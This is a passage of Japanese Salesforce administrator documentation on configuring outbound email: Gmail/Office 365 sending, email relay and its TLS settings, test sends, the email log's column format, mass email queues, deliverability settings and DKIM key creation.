トリガとワークフロールールに関する詳細、およびコミュニティを使用する組織の情報など、[Gmail を介した送信] または [Office 365 を介した送信] の設定前に詳細をいくつか確認してください。

Gmail™ または Office 365™ を介したメール送信の設定

いくつかの簡易手順を実行するだけで、ユーザは Gmail アカウントや Office 365 アカウントを使用して Salesforce でメールを送信できるようになります。

Gmail™ または Office 365™ を介したメール送信の設定に関する考慮事項

トリガとワークフロールールに関する詳細、およびコミュニティを使用する組織の情報など、[Gmail を介した送信] または [Office 365 を介した送信] の設定前に詳細をいくつか確認してください。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- [Gmail を介した送信] または [Office 365 を介した送信] は、コミュニティでは使用できません。組織で [Gmail を介した送信] または [Office 365 を介した送信] を有効にしても、コミュニティでは動作しません。コミュニティで送信されたメールは、組織で設定したオプションに応じて、Salesforce またはメールリレーで送信されます。
- [Gmail を介した送信] を使用する場合は、Salesforce の [私のメール設定] ページに移動して、送信メールの送信者項目に表示される名前をカスタマイズできます。[Office 365 を介した送信] を使用する場合は、Salesforce で名前を変更できません。

[Gmail を介した送信] または [Office 365 を介した送信] を使用するときには、次のようになります。

- メールは Salesforce のメールログに保存されません。メールログは、Salesforce を介して送信されたメール専用です。つまり、メール配信情報が Salesforce で使用できないということです。メールログは Gmail または Office 365 から取得してください。
- トリガとワークフロールールを介して送信されるメールも、Salesforce を介して送信されます。
- 不達管理はサポートされないため、取引先責任者やリードに自動的に最新の不達情報が提供されることはありません。ただし、不達になったメールはメールの受信箱で閲覧できます。不達管理が必要である場合は、Salesforce を介した送信を使用してください。
- Transport Layer Security (TLS) は、Salesforce の設定ではなく、外部メールサービスによって処理されます。

関連トピック:

[Gmail を介した送信] または [Office 365 を介した送信]: 外部メールサービスを介した送信をユーザに許可

Gmail™ または Office 365™ を介したメール送信の設定

Gmail™ または Office 365™ を介したメール送信の設定

いくつかの簡易手順を実行するだけで、ユーザは Gmail アカウントや Office 365 アカウントを使用して Salesforce でメールを送信できるようになります。

1. [設定] から、[クイック検索] ボックスに「*外部メールサービスを介した送信*」と入力し、[外部メールサービスを介した送信] を選択します。
2. [Gmail を介した送信] または [Office 365 を介した送信] を有効にします。両方のオプションを選択することはできません。

   ユーザは個人設定内の [私のメール設定] から外部メール設定を管理できます。

この機能は、標準ユーザプロファイルまたは「外部メールサービスを介したメール送信」ユーザ権限のあるすべてのユーザで有効になります。ユーザは、OAuth 業界標準を使用して、Lightning Experience メールコンポーザで外部メールサービスを介した送信を実行できます。Salesforce 内にユーザログイン情報は保存されません。

関連トピック:

[Gmail を介した送信] または [Office 365 を介した送信]: 外部メールサービスを介した送信をユーザに許可

Gmail™ または Office 365™ を介したメール送信の設定に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールを送信する

- 「メールの送信」権限およびメール送信元のレコードへのアクセス権

Salesforce を介した送信: Salesforce を介したメール送信をユーザに許可

メールのやり取りを合理化するには、Salesforce サーバを使用して Salesforce からメールを送信することをユーザに許可します。外部メールサービスと統合する必要はありません。Salesforce Classic を使用しているか、不達管理が必要であるか、Gmail™ か Office 365™ を Lightning Experience と併用していない場合は、これが適切な方法です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

Salesforce を介した送信の設定に関する考慮事項

不達管理やスパムに関する詳細など、Salesforce を介した送信の設定前に詳細をいくつか確認してください。

Salesforce によるメール送信の設定

不達管理やスパムに関する詳細など、Salesforceを介した送信の設定前に詳細をいくつか確認してください。

Salesforce を使用したメール送信のテスト

ユーザが Salesforce からメールを送信すると、メールは使用される可能性のある Salesforce IP アドレスのいずれかから転送されます。メールの受信者がこれらの IP アドレスをブロックしていると、メールが受信されないことがあります。使用される可能性のあるすべての Salesforce IP アドレスから顧客がメールを受信できるかどうかをテストするのは困難です。ただし、テスト送信機能を使用すると、使用される可能性のある Salesforce IP アドレスそれぞれから、メールを自分宛に送信することが簡単にできます。すべてのメールを受信できれば、Salesforce IP アドレスのどれもブロックしていないことになります。

Salesforce を介した送信の設定に関する考慮事項

不達管理やスパムに関する詳細など、Salesforce を介した送信の設定前に詳細をいくつか確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

- Salesforce を介した送信は、次のような場合に適したオプションです。
  - 不達管理が必要である。
  - Salesforce を外部メールサービスと統合しない。
  - Gmail™ や Office 365™ を Lightning Experience と併用していない。
- 次の推奨事項に従ってメール認証を適切に設定しないと、メールは特定のメールプロバイダによってスパムとしてフラグ設定されます。
- 会社がドメインを所有していないか、不達管理を有効にしている場合、送信済みメールは Salesforce によって送信されたものとして認識され、あなたが送信したかのように表示されることがあります。
- 送信設定、[標準メールセキュリティのメカニズムへの準拠を有効化] か [不達管理の有効化] を有効にすると、Gmail の受信者には追加情報が表示されます。
- [送信者 ID 準拠を有効化] を有効にすると、送信者 ID をサポートする Outlook とメールクライアントでは「[送信者名] の代理で送信されました」と表示されません。
- 会社でドメインを所有している場合は、Sender Policy Framework (SPF) や DomainKeys Identified Mail (DKIM) のようなメール認証方式を DNS で設定することをお勧めします。配信および受信者による受信がさらに確実になります。

Salesforce によるメール送信の設定

不達管理やスパムに関する詳細など、Salesforce を介した送信の設定前に詳細をいくつか確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ドメイン (mycompany.com) を所有している会社の場合

1. [標準メールセキュリティのメカニズムへの準拠を有効化] をオフにします。
2. [送信者 ID 準拠を有効化] をオフにします。
3. Salesforce の SPF レコードをクライアントのドメイン DNS に追加し、Salesforce が承認済み送信者であることを示します (SPF レコードの例: "v=spf1 mx include:_spf.salesforce.com ~all")。
4. DKIM を設定して送信率を高めます。

ドメインを所有していない会社の場合

メールアドレスのドメインが会社によって所有されておらず、@gmail.com、@aol.com、@yahoo.com で終わる場合は、Gmail、AOL™、Yahoo™ の Domain-based Message Authentication, Reporting & Conformance (DMARC) ポリシーのため、制御するドメインを登録して、Salesforce から送信するすべてのメールで、この新しいドメインを使用する必要があります。その他についての詳細はこちら。

1. [標準メールセキュリティのメカニズムへの準拠を有効化] をオンにします。
2. [送信者 ID 準拠を有効化] をオフにします。広く使用されていない送信者 ID メール認証プロトコルを受信者が使用している場合に限り、送信者 ID 準拠を有効化することをお勧めします。

Salesforce を使用したメール送信のテスト

ユーザが Salesforce からメールを送信すると、メールは使用される可能性のある Salesforce IP アドレスのいずれかから転送されます。メールの受信者がこれらの IP アドレスをブロックしていると、メールが受信されないことがあります。使用される可能性のあるすべての Salesforce IP アドレスから顧客がメールを受信できるかどうかをテストするのは困難です。ただし、テスト送信機能を使用すると、使用される可能性のある Salesforce IP アドレスそれぞれから、メールを自分宛に送信することが簡単にできます。すべてのメールを受信できれば、Salesforce IP アドレスのどれもブロックしていないことになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

メールをテスト送信する
- 「すべてのデータの編集」

1. [設定] から、[クイック検索] ボックスに「*テスト送信*」と入力し、[テスト送信] を選択します。
2. ビジネスメールアドレスを入力します。
3. [送信] をクリックします。Salesforce は、テストメッセージを、すべての IP アドレスからビジネスメールアドレスに送信します。各テストメッセージに、送信元の IP アドレスを指定します。
4. テストメッセージをすべて受け取ったことを確認するには、ビジネスメールアカウントをチェックします。

テストメッセージをすべて受け取らなかった場合、メール管理者は、SalesforceのIP範囲を組織のメールサーバのホワイトリストに登録する必要があります。IPアドレスをホワイトリストに登録すると、メールサーバは、通常であればブロック対象となるIPアドレスからのメールを受信できます。Salesforce IP範囲の最新のリストは、「What are the Salesforce IP Addresses to whitelist?」を参照してください。

Salesforceでは、受信メールと送信メールに別個のIPアドレスが保持されます。送信メールに使用されるIPアドレスは、受信メール接続を受け入れません。

関連トピック:

- Salesforceから送信するメールの到達性設定のガイドライン
- コンプライアンスBCCメールの有効化

メールリレー: ユーザによる会社のメールサーバを経由したメール送信

メールのやり取りを合理化するには、ユーザがSalesforceから会社のメールサーバを経由してメールを送信できるようにします。この場合、受信者には、メールがユーザの会社のメールアカウントから送信されたかのように表示されます。これらのメールは会社のメールサーバにも保存されるため、コンプライアンスに役立ち、ユーザはSalesforceから送信したメールを会社のメールの[送信済みアイテム]フォルダで表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- メールリレーの設定に関する考慮事項
  不達管理やスパムに関する詳細など、メールリレーを設定する前にいくつか詳細を確認してください。
- メールリレーの設定

メールリレーの設定に関する考慮事項

不達管理やスパムに関する詳細など、メールリレーを設定する前にいくつか詳細を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- メールリレーは、次のような場合に適したオプションです。
  - Salesforceから送信されたメールを会社のメールサービスを介して転送する場合。これはコンプライアンスに役立ちます。
  - 会社で独自のドメイン (mycompany.com) を所有している場合。
- メールリレーは、Salesforce組織専用に設定します。メールリレーでは、すべてのメールのコピーを保存して監査できます。標準フッターなどのコンテンツをすべてのメールに追加することもできます。不達管理もサポートされます。
- 不達管理を動作させるには、Salesforceから送信されるメールのリレーをメールサーバで許可する必要があります。
- Salesforceの送信制限は、メールリレーにも適用されます。
- メールリレーの設定には、技術的な専門知識がいくらか必要になります。

メールリレーの設定

メールリレーでは、会社のメールサーバを使用して Salesforce からメールが送信されます。次の目的でメールリレーを設定します。

- 独自のメールサーバを介して、すべてのメールを Salesforce から送信する。Salesforce によるメールのなりすましに見えないようにします。メールのなりすましとは、メッセージがあたかも実際の送信元ではない他者からきたもののように見せかけるためにメールヘッダーを偽造することです。
- 各種業界の政府の規制の要請に応じて、すべてのメールのコピーを保管する。
- 会社のメールから送信することを許可されていないデータとコンテンツがないかメッセージをスキャンする既存のコンテンツフィルタを適用する。
- メールを顧客に送信する前に、アンチウイルスソフトウェアに通す。
- 会社規模の免責事項などのデータをメールメッセージの末尾に付加する。

メールを自動的に自社の Simple Mail Transfer Protocol (SMTP) サーバを経由させるように Salesforce を設定することによって、Salesforce が作成したメールのメールリレーを設定できます。組織のメールリレーを有効にするには、Salesforce にお問い合わせください。

警告: メールリレーと不達管理の両方を使用する場合は、メールサーバで Salesforce のメールのリレーを許可しているかどうか、メール管理者に確認してください。許可していない場合、Salesforce から送信されるメールが配信されない可能性があります。不達管理についての詳細は、「Salesforce から送信するメールの到達性設定のガイドライン」(ページ 2357)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールリレーを設定する
- 「すべてのデータの編集」

メールリレーを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*メールリレーの有効化*」と入力し、[メールリレーの有効化] を選択します。
2. 次の設定を行います。

設定	説明
メールホスト	自社の SMTP サーバのホスト名または IP アドレス。この情報は、自社のメール管理者から入手してください。 **重要:** この接続で Transport Layer Security (TLS) を使用する場合は、IP アドレスの代わりにホスト名を入力します。TLS では、証明書を検証するのにホスト名が必要です。 ホスト名は、次の形式で指定してください。 `<mail server>.<domain>.<domain extension>`

設定	説明
	次に例を示します。 `mail.acme.com`
ポート	自社の SMTP サーバのポート番号。この情報は、自社のメール管理者から入手してください。メールリレーは、ポート番号 25、587、10025、および 11025 でサポートされます。
TLS 設定	Salesforce が SMTP セッションに対して TLS を使用するかどうかを指定します。次のオプションから 1 つ選択します。 • 任意 (デフォルト): リモートサーバが TLS に対応している場合、Salesforce は現在の SMTP セッションをアップグレードして TLS を使用します。TLS に対応していない場合、Salesforce は TLS なしでセッションを続行します。 • 必須: Salesforce は、リモートサーバが TLS に対応している場合にのみセッションを続行します。TLS に対応していない場合、Salesforce は、メールを配信せずにセッションを終了します。 • 検証して任意: リモートサーバが TLS に対応している場合、Salesforce は現在の SMTP セッションをアップグレードして TLS を使用します。セッション開始前に、Salesforce は証明書に正規の認証機関の署名があるかを確認し、証明書に示された一般名が現在の接続のドメインまたはメール交換と一致することを確認します。TLS は有効だが、証明書に署名がないか一般名が一致しない場合、Salesforce はセッションを切断し、メールを配信しません。TLS に対応していない場合、Salesforce は TLS なしでセッションを続行します。 • 検証して必須: Salesforce は、リモートサーバが TLS に対応し、証明書に正規の認証機関の署名があり、証明書に示された一般名が Salesforce が接続したドメインまたはメール交換と一致する場合にのみセッションを続行します。これらの条件のどれかが一致しないと、Salesforce はメールを配信せずにセッションを終了します。
ドメインを限定してリレー	メールリレー機能を特定のドメインに制限するかどうかを指定します。このオプションをオンにした場合、その下のテキスト項目に、ドメイン名をカンマ

設定	説明
	で区切って入力します。(アスタリスク (*) ワイルドカードを使用できます。たとえば、「*.subdomains.com」は「john@aco.subdomains.com」と「john@bco.subdomains.com」に一致しますが、「john@subdomains.com」には一致しません)。こうすると、指定されたドメインのいずれかが宛先となっている場合のみ Salesforce はメールの経路を自社の SMTP サーバに設定します。チェックボックスをオンにしてもドメインを指定しないと、Salesforce はすべてのメールの経路を自社の SMTP サーバに設定します。
有効	組織のメールリレーを有効にします。このチェックボックスをオフにすると、Salesforce はメールリレーの設定は保持しますが、メールの経路を自社のメールサーバに設定しません。

3. ページを保存します。

Salesforce メールリレー設定を変更するたびに、テストメッセージを送信することをお勧めします。

関連トピック:

- Salesforce を使用したメール送信のテスト
- コンプライアンス BCC メールの有効化
- Salesforce から送信するメールの到達性設定のガイドライン
- 組織のアドレス: ユーザが共通の [差出人] アドレスを使用して Salesforce からメールを送信可能

Salesforce から送信されるメールの監視

メールログや一括メールキューなど、メールを監視する機能により、Salesforce からのメール送信を最大限に活用します。

メールログ: Salesforce で送信されるメールの監視

メールログを使用すると、過去 30 日間に Salesforce で送信されたメールを簡単に監視できます。ログには、送信者と受信者、日時、配信状況、関連付けられたエラーコードなど、各メールに関する情報が含まれます。メールログは CSV 形式です。

一括メール送信キュー: Salesforce による一括メール送信の状況の監視

一括メール送信キューでは、個人的に送信したスケジュール済み一括メール送信の状況、または Salesforce 組織のスケジュール済み一括メール送信の状況を表示できます。一括メール送信は、必要に応じてキャンセルできます。個人的な一括メール送信の状況は個人設定から表示できます。権限がある場合は、組織の一括メール送信の状況を [設定] から表示できます。

関連トピック:

ユーザによる Salesforce からのメール送信

メールログ: Salesforce で送信されるメールの監視

メールログを使用すると、過去 30 日間に Salesforce で送信されたメールを簡単に監視できます。ログには、送信者と受信者、日時、配信状況、関連付けられたエラーコードなど、各メールに関する情報が含まれます。メールログは CSV 形式です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

メールログの使用に関する考慮事項

Salesforce 組織のユーザ用に組織の共有フッターを作成する前に、文字コードやデフォルトに関する情報など、詳細をいくつか確認してください。

メールログのリクエスト

メールログを使用すると、過去 30 日間に Salesforce で送信されたメールを簡単に監視できます。新しいログはいつでも簡単に要求できます。

メールログの参照

関連トピック:

Salesforce から送信されるメールの監視

ユーザによる Salesforce からのメール送信

メールログの使用に関する考慮事項

Salesforce 組織のユーザ用に組織の共有フッターを作成する前に、文字コードやデフォルトに関する情報など、詳細をいくつか確認してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

- メールログの要求は、受信された順序でキューに入ります。メールログは、要求から 30 分以内に使用できます。
- 待機中のメールログ要求リストには、まだ完了していないメールログ要求の状態について記載されています。
- メールログエラーリストには、失敗した要求の説明が記載されています。30 日間の制限を超えたデータを要求した場合、またはすでに 3 つの待機中のログの要求を行った場合、失敗した要求を再送信することはできません。
- メールログは、圧縮ファイルに含まれた CSV ファイルで、最大で 100,000 件のレコードが格納されています。メールログ要求では、最大 500,000 件のレコードが返されるため、ダウンロードする .zip ファイルは最大で 5 つになります。ログは、ファイルストレージ全体の制限に貢献します。

- 待機中のログの要求は一度に 3 つまで持つことができます。すでに 3 つの待機中の要求がある場合、そのうちの少なくとも 1 つが完了するまで、次のログを要求できません。
- メールログは、要求に先立つ過去 30 日間の範囲内に送信されたメッセージについて利用可能です。
- 各メールログは、最大7日間の範囲で指定できます。7日間を超える範囲のメールログデータを参照するには、複数の要求を作成します。

関連トピック:

メールログ: Salesforce で送信されるメールの監視

メールログのリクエスト

メールログを使用すると、過去 30 日間に Salesforce で送信されたメールを簡単に監視できます。新しいログはいつでも簡単に要求できます。

1. [設定] から、［クイック検索］ボックスに「*メールログファイル*」と入力し、[メールログファイル] を選択します。
2. [メールログのリクエスト] をクリックします。
3. 必要に応じて、メールログに条件を設定し、［受信者］や［メッセージ ID ヘッダー］などの項目に特定のドメイン名やメールアドレスがある行のみを含めることができます。条件語を複数入力するには、カンマで各値を区切ります。この項目を空白にしておくと、ログに条件を設定せずに指定した期間内のすべてのメールアドレスが返されます。
4. メールログリクエストが完了したときに通知を受け取るメールアドレスを入力します。各メールアドレスをカンマで区切ります。

リクエストをクリアしてログの概要ページに戻るには、[キャンセル] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

メールログへのアクセス
- 「すべてのデータの編集」

関連トピック:

メールログ: Salesforce で送信されるメールの監視

メールログの参照

メールログの参照

次の表示は、ログファイルの形式と、項目の例について記載しています。

列	項目	説明	例
A	日付/時間	各メールの送受信日時 (GMT)。	3/06/2009 13:37
B	内部メッセージ ID	メッセージの一意の内部 ID。	16/A4-20983-88E21E84
C	メールイベント	メールサーバの最後のメール行動を示します。行動は、次の値のいずれかとなります。 **R** - 受信 メールが正常に受信されました。 **D** - 送信 メールが正常に送信されました。 **T** - 一時的な障害 メールの送受信が遅れました。Salesforce は、24 時間、送信を再試行します。1 回目の再試行は、最初の一時的障害から 5 分後に行われ、2 回目の再試行はその 10 分後、3 回目はその 20 分後となり、その後も続きます。 **P** - 永続的な障害 メールを送信できませんでした。	T

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

メールログへアクセスする

- 「すべてのデータの編集」

列	項目	説明	例
D	受信者	メールを送信する個人のメールアドレス。	admin@acme.com
E	送信者	メールを送信した個人のメールアドレス。	user@acme.com
F	リモートホスト	メールをメールサーバに配信したアプリケーションサーバの IP アドレス。	10.0.0.1
G	転送バイト数	メールのサイズ。	11856
H	ユーザ ID	メールを送信したユーザの Salesforce ID。	00540000000rSXT
I	メッセージ ID ヘッダー	すべてのメールの最初にある ID ヘッダー。	21749386.106091224027705044.JavaMail.sfdc@na2-app4-2-sjl.ops.sfdc.net
J	再試行回数	メール送信の試行回数。	11
K	キューの秒数	配信前にメールが待機した秒数。	300
L	送信フェーズ	記録される前の送信の最終フェーズ。以下はフェーズの値です (SMTP シーケンスの表示順)。 **BANNER** SMTP 接続のレスポンス。 **EHLO** メールサーバとのセッションの開始。 **STARTTLS** メールサーバとの安全な通信セッションを確立。 **MAIL FROM** メールの送信者を通知。 **RCPT TO** メールの受信者を通知。	during RCPT TO

列	項目	説明	例
		DATA 後続のテキストがメールメッセージであることを通知。 **BODY** メールの本文が受信者に送信されているときの状況。 **RSET** セッション終了時に、サーバの状態をリセット。 また、レスポンスが送信シーケンスの任意の時点で表示される場合があります。 **接続されていない場合** クライアントは接続を確立しようとしています。 **アイドル時** クライアントは接続しましたが、コマンドの送受信は行っていません。 **読み取り確認** コマンドが送信され、クライアントは応答を待っています。 **TLSのハンドシェーキング** 安全な接続の確立時にエラーが発生しました。 **帯域外の不達** 受信サーバはコマンドを受信しましたが、不明な理由で拒否されました。	

列	項目	説明	例
		不明な状態 **不明なエラーが発生しました。**	
M	**リレーアドレス**	**指定されたリレーシステムのホスト名。**	relay.my.org
N	**リレーポート**	**指定されたリレーシステムのポート。**	587

列	項目	説明	例
0	**送信ステータス通知**	**すべての送信フェーズの後、3桁のレスポンスコードがメールサーバから送信されます。最初の数値は、コマンドが成功したかどうかを、2桁目はエラーの種類、3桁目は問題を解決するための追加情報を示します。** **1桁目の値は次の5とおりです。** **1xx - 肯定的な事前の返信** **コマンドは受け入れられましたが、応答は送信されていません。** **2xx - 肯定的な完了の返信** **要求されたアクションは正常に完了しました。** **3xx - 肯定的な中間の返信** **コマンドは受け入れられましたが、要求されたアクションにはより多くの情報が必要です。** **4xx - 一時的に否定的な完了の返信** **コマンドは受け入れられず、要求されたアクションは実行されませんでした。ただし、エラーの状況は一時的で、アクションをもう一度要求することができます。** **5xx - 永続的に否定的な完了の返信** **コマンドは受け入れられず、要求されたアクションは実行されませんでした。**	`421 no adequate servers`

列	項目	説明	例
		すべてのメールサービスプロバイダは、それぞれのコードを実装しているため、2 桁目や 3 桁目が示す内容の完全な一覧はありません。 これらのコードの詳細は、SMTP の公式ドキュメントの 4.2.1 のセクション (http://www.ietf.org/rfc/rfc2821.txt?number=2821) を参照してください。	

関連トピック:

メールログ: Salesforce で送信されるメールの監視

一括メール送信キュー: Salesforce による一括メール送信の状況の監視

一括メール送信キューでは、個人的に送信したスケジュール済み一括メール送信の状況、または Salesforce 組織のスケジュール済み一括メール送信の状況を表示できます。一括メール送信は、必要に応じてキャンセルできます。個人的な一括メール送信の状況は個人設定から表示できます。権限がある場合は、組織の一括メール送信の状況を [設定] から表示できます。

一括メール送信キューには、一括メールがアドレス指定され、送信された受信者数が示されます。これらの数は、次の要因によって変わる可能性があります。

- 一括メール送信により、組織の 1 日の一括メール送信制限を超過する。この場合、Salesforce はいずれの受信者にもメッセージを送信しません。
- 一括メール送信がスケジュールされた後、送信処理が実行される前に、選択した 1 人以上の受信者が一括メールの受信を拒否した。
- 一括メール送信がスケジュールされた後、送信処理が実行される前に、選択された 1 人以上の受信者メールアドレスが取引先責任者またはリードから削除された。
- 一括メール送信がスケジュールされた後、送信処理が実行される前に、一括メール送信を行ったユーザが無効になった。Salesforce は、無効になったユーザによってスケジュールされたメールを一括送信しません。

関連トピック:

Salesforce から送信されるメールの監視

Salesforce Classic でのメールの一括送信

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

一括メールを参照する、または待機中の一括メール送信をキャンセルする

- 「一括メール送信」

組織内のすべての一括メール送信を参照する、または待機中の一括メール送信をキャンセルする

- 「すべてのデータの編集」

Salesforce から送信するメールの到達性の改善

メールの到達性とは、会社または個人のメールが対象の受信者に到達する見込みのことです。Salesforce を介して送信するメールの到達性を改善するための多くの設定とコンプライアンスオプションがあります。

Salesforce から送信するメールの送信設定
使用可能な送信オプションを使用して Salesforce 組織を設定し、ユーザが Salesforce から送信するメールが宛先に速く届くようにしてください。

Salesforce から送信するメールの到達性設定のガイドライン
メールの到達性は、過去に不達になった同一メールドメインへのメール、および受信者のメールセキュリティフレームワークに準拠しないメールの影響を受けます。ガイドラインを確認してこれらの障害に対処できるようにし、ユーザのメールが宛先に速やかに届くようにします。

DKIM 鍵の作成
DKIM (DomainKeys Identified Mail) 鍵機能を使用して、Salesforce が組織に代わって送信されるメールに署名できるようにします。有効な署名によって、受信者は、組織が承認する方法で Salesforce などのサードパーティによってメールが処理されたことを確信できます。

DKIM 鍵のインポート
DKIM (DomainKeys Identified Mail) 鍵機能を使用して、Salesforce が組織に代わって送信されるメールに署名できるようにします。

コンプライアンス BCC メールの有効化

関連トピック:

ユーザによる Salesforce からのメール送信

Salesforce から送信するメールの送信設定

使用可能な送信オプションを使用して Salesforce 組織を設定し、ユーザが Salesforce から送信するメールが宛先に速く届くようにしてください。

1. [設定] から、[クイック検索] ボックスに「*送信*」と入力し、[配信到達性] を選択します。
2. Salesforce 組織に適用するオプションを選択します。

関連トピック:

Salesforce から送信するメールの到達性の改善

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

メール送信を設定する
- 「アプリケーションのカスタマイズ」

Salesforce から送信するメールの到達性設定のガイドライン

メールの到達性は、過去に不達になった同一メールドメインへのメール、および受信者のメールセキュリティフレームワークに準拠しないメールの影響を受けます。ガイドラインを確認してこれらの障害に対処できるようにし、ユーザのメールが宛先に速やかに届くようにします。

[設定] の [送信] ページを使用すると、メールの到達性を改善できます。

- 組織で送信するメールのタイプを制御するには、[メールを送信するためのアクセス権]セクションで［アクセス権］オプションを使用します。次のオプションを使用できます。
  - アクセス権限なし: ユーザへの送信メールやユーザからの送信メールをすべてブロックします。
  - システムメールのみ:新しいユーザやパスワードのリセットメールなどの自動生成メールのみを許可します。テスト作業や開発作業でテストメールがユーザに送信されないように Sandbox から送信されるメールを制御する場合に特に便利です。新しく作成された Sandbox は、デフォルトで［システムメールのみ］になります。
  - すべてのメール:すべてのタイプの送信メールを許可します。新しい非Sandbox組織の場合、これがデフォルトになります。Spring '13 より前に作成された Sandbox では、デフォルトで［すべてのメール］になります。
- 不達管理を使用している場合:
  - メールリレーも使用している場合は、Salesforceから送信されるメールのリレーが組織のメールサーバで許可されていることを確認します。
  - 取引先責任者、リード、個人取引先のアドレスに送信したメールが不達になった場合は、そのアドレスの横にアラートが表示され、更新または確認が行われるまで、その他のユーザはそのアドレスにメールを送信できません。
  - メールは Salesforce に返送され、送信者の個人用メールアカウントには返送されません。
  - 不達のアドレスを持つ取引先責任者およびリード一覧標準レポートを使用して、不達となったメールアドレスのリストを参照できます。このレポートには、メールが不達となった理由、日付、および取引先責任者、リード、または個人取引先が記載されています。
- SPF など、受信者のメールセキュリティフレームワークに準拠する手順は、次のとおりです。
  - ［標準メールセキュリティのメカニズムへの準拠を有効化］をオンにします。Salesforceから送信されるメールの封筒の［差出人］アドレスが変更されます。ヘッダーの［差出人］アドレスは、送信者のメールアドレスに設定されたままです。一般的に、セキュリティフレームワークでは封筒のアドレスのみが確認されます。
  - 受信者が広く使用されていない送信者 ID メール認証プロトコルを使用している場合は、［送信者 ID 準拠を有効化］をオンにします。Salesforce から送信されるメールの封筒の［送信者］項目が変更され、`no-reply@Salesforce` が自動的に組み込まれます。受信者からのすべての返信は、送信者のメールアドレスに送信されます。受信者のメールクライアント (Salesforce 以外) は、「代理送信」という語句を Salesforce から送信されたメールの［差出人］項目に追加することがあります。
- SMTP セッションで安全なメール通信を行うために Salesforce での Transport Layer Security (TLS) の使用方法を指定するには、［TLS 設定］を選択します。次のオプションを使用できます。
  - 任意 (デフォルト): リモートサーバが TLS に対応している場合、Salesforce は現在の SMTP セッションをアップグレードして TLS を使用します。TLS に対応していない場合、Salesforce は TLS なしでセッションを続行します。
  - 必須: Salesforce は、リモートサーバが TLS に対応している場合にのみセッションを続行します。TLS に対応していない場合、Salesforce は、メールを配信せずにセッションを終了します。
  - 検証して任意: リモートサーバが TLS に対応している場合、Salesforce は現在の SMTP セッションをアップグレードして TLS を使用します。セッション開始前に、Salesforce は証明書に正規の認証機関の署名があるかを確認し、証明書に示された一般名が現在の接続のドメインまたはメール交換と一致することを確認

します。TLS は有効だが、証明書に署名がないか一般名が一致しない場合、Salesforce はセッションを切断し、メールを配信しません。TLS に対応していない場合、Salesforce は TLS なしでセッションを続行します。

- 検証して必須: Salesforce は、リモートサーバが TLS に対応し、証明書に正規の認証機関の署名があり、証明書に示された一般名が Salesforce が接続したドメインまたはメール交換と一致する場合にのみセッションを続行します。これらの条件のどれかが一致しないと、Salesforce はメールを配信せずにセッションを終了します。

- `Preferred` (デフォルト設定) 以外の設定を選択する場合は、[TLS を次のドメインに限定する] をオンにして、カンマ区切りのドメインリストを指定します。アスタリスク (*) ワイルドカードを使用できます。たとえば、「`*.subdomains.com`」は「john@aco.subdomains.com」と「john@bco.subdomains.com」には一致しますが、「john@subdomains.com」には一致しません。ドメインを指定しない場合、Salesforce はすべての送信メールに対して、指定した TLS 設定を使用します。このため、メールが配信されない場合があります。

関連トピック:

- Salesforce から送信するメールの到達性の改善
- Salesforce Classic でのメールの送信
- コンプライアンス BCC メールの有効化
- メールリレーの設定
- Salesforce を使用したメール送信のテスト

DKIM 鍵の作成

DKIM (DomainKeys Identified Mail) 鍵機能を使用して、Salesforce が組織に代わって送信されるメールに署名できるようにします。有効な署名によって、受信者は、組織が承認する方法で Salesforce などのサードパーティによってメールが処理されたことを確信できます。

DKIM 鍵を作成するときに、Salesforce で公開鍵と非公開鍵のペアが生成されます。公開鍵は DNS に公開して、ドメインの所有者がこの鍵を使用したメールの署名を承認していることを受信者に知らせる必要があります。Salesforce は秘密鍵を使用して、送信メールに DKIM 署名ヘッダーを作成します。メールの受信者は、署名ヘッダーと DNS の公開鍵を比較して、メールが承認された鍵を使用して署名されたかどうかを判断します。ドメインで DMARC (Domain-based Message Authentication, Reporting & Conformance) ポリシーも公開されている場合は、受信者が DKIM 署名を使用して、メールが DMARC に準拠していることを確認できます。

新しい鍵を作成する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*DKIM 鍵*」と入力し、**[DKIM 鍵]** を選択します。
2. **[鍵を新規作成]** をクリックします。
3. セレクタで、一意の名前を入力します。
4. ドメイン名を入力します。
5. 使用するドメイン一致の種類を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

DKIM 鍵を管理する
- アプリケーションのカスタマイズ

6. [保存] をクリックします

